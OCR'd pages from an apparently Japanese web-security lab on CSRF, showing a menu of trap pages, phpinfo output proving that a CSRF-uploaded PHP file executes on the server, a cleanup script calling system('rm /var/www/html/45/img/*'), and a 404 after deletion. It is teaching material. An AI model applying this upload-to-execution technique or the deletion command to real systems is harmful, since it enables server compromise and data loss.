
45-902 :CSRF攻撃の確認

【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版)
  3. 45-901 :CSRFの罠(iframe版)
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認


```
<li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
<ol>
<li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
<li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
<li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
<li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
<li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
</ol>
```

【 http://example.jp/45/img/a.php 】CSRF攻撃の確認



【ブラウザ】


phpinfo()
example.jp/45/img/a.php
PHP Version 5.3.3
php
System
Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686
Build Date
Apr 20 2018 14:15:04
Configure Command
'./configure' '--disable-all' '--disable-cli' '--enable-cgi' '--enable-session' '--enable-libxml' '--enable-dom' '--enable-mbstring' '--enable-json' '--enable-pdo' '--with-mysql=/usr/local/mysql-5.0.15' '--with-pdo-mysql=/usr/local/mysql-5.0.15' '--with-libxml-dir=/usr/local/libxml2.7.8' '--with-config-file-path=/etc/php/5.3/cgi' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-openssl=/usr' '--enable-fliter'
Server API
CGI/FastCGI
Virtual Directory Support
disabled


phpinfo()
http://example.jp/45/img/a.php
view-source:http://example.jp/45/img/a.php
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
2 <html><head>
3 <style type="text/css">
4 body {background-color: #ffffff; color: #000000;}
5 body, td, th, h1, h2 {font-family: sans-serif;}
6 pre {margin: 0px; font-family: monospace;}
7 a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
8 a:hover {text-decoration: underline;}
9 table {border-collapse: collapse;}
10 .center {text-align: center;}
11 .center table { margin-left: auto; margin-right: auto; text-align: left;}
12 .center th { text-align: center !important; }
13 td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
14 h1 {font-size: 150%;}
15 h2 {font-size: 125%;}
16 .p {text-align: left;}
17 .e {background-color: #ccccff; font-weight: bold; color: #000000;}
18 .h {background-color: #9999cc; font-weight: bold; color: #000000;}
19 .v {background-color: #cccccc; color: #000000;}
20 .vr {background-color: #cccccc; text-align: right; color: #000000;}
21 img {float: right; border: 0px;}
22 hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
23 </style>
24 <title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
25 <body>
26 <table border="0" cellpadding="3" width="600">
27 <tr class="h"><td>
28 <a href="http://www.php.net/"><
29 </td></tr>
30 </table>
31 <table border="0" cellpadding="3" width="600">
32 <tr><td class="e">System </td><td class="v">Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686 </td></
33 <tr><td class="e">Build Date </td><td class="v">Apr 20 2018 14:15:04 </td></tr>
464 <tr><td class="e">_SERVER["PHP_SELF"]</td><td class="v">/45/img/a.php</td></tr>
465 <tr><td class="e">_SERVER["REQUEST_TIME"]</td><td class="v">1545480425</td></tr>
466 </table>
467 <h2>PHP License</h2>
468 <table border="0" cellpadding="3" width="600">
469 <tr class="v"><td>
470
471 This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the P
472
473 This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty
474
475 If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.
476
477 </td></tr>
478 </table>
479 </body></html>

45-000 :アップロードファイルの全削除

【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版)
  3. 45-901 :CSRFの罠(iframe版)
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認


```
<li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
<ol>
<li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
<li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
<li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
<li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
<li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
</ol>
```


【サーバ： 45/45-000.php 】

/var/www/html/45/45-000.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  system('rm /var/www/html/45/img/*');
```

【ブラウザ→サーバ： リクエスト 45-000.php → レスポンス 】アップロードファイルの全削除




フィルタ:オフ
エクスポート
Id
リクエスト日時
メソッド
URL
ステータスコ...
ステータスコード説明
ラウンドトリップタイム
レスポンスボディサイズ
検出アラート
ノート
タグ
30
18/12/22 21:24:22
GET
http://example.jp/45/45-000.php
200
OK
23 ms
0 bytes
アラート
現在のスキャン

【ブラウザ】


example.jp/45/45-000.php
example.jp/45/45-000.php


45-902 :CSRF攻撃の確認

【ブラウザ】


- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版)
  3. 45-901 :CSRFの罠(iframe版)
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認

```
<li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
<ol>
<li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
<li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
<li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
<li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
<li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
</ol>
```

【 http://example.jp/45/img/a.php 】CSRF攻撃の確認



【ブラウザ】


404 Not Found
example.jp/45/img/a.php
Not Found
The requested URL /45/img/a.php was not found on this server.
Apache/2.4.25 (Debian) Server at example.jp Port 88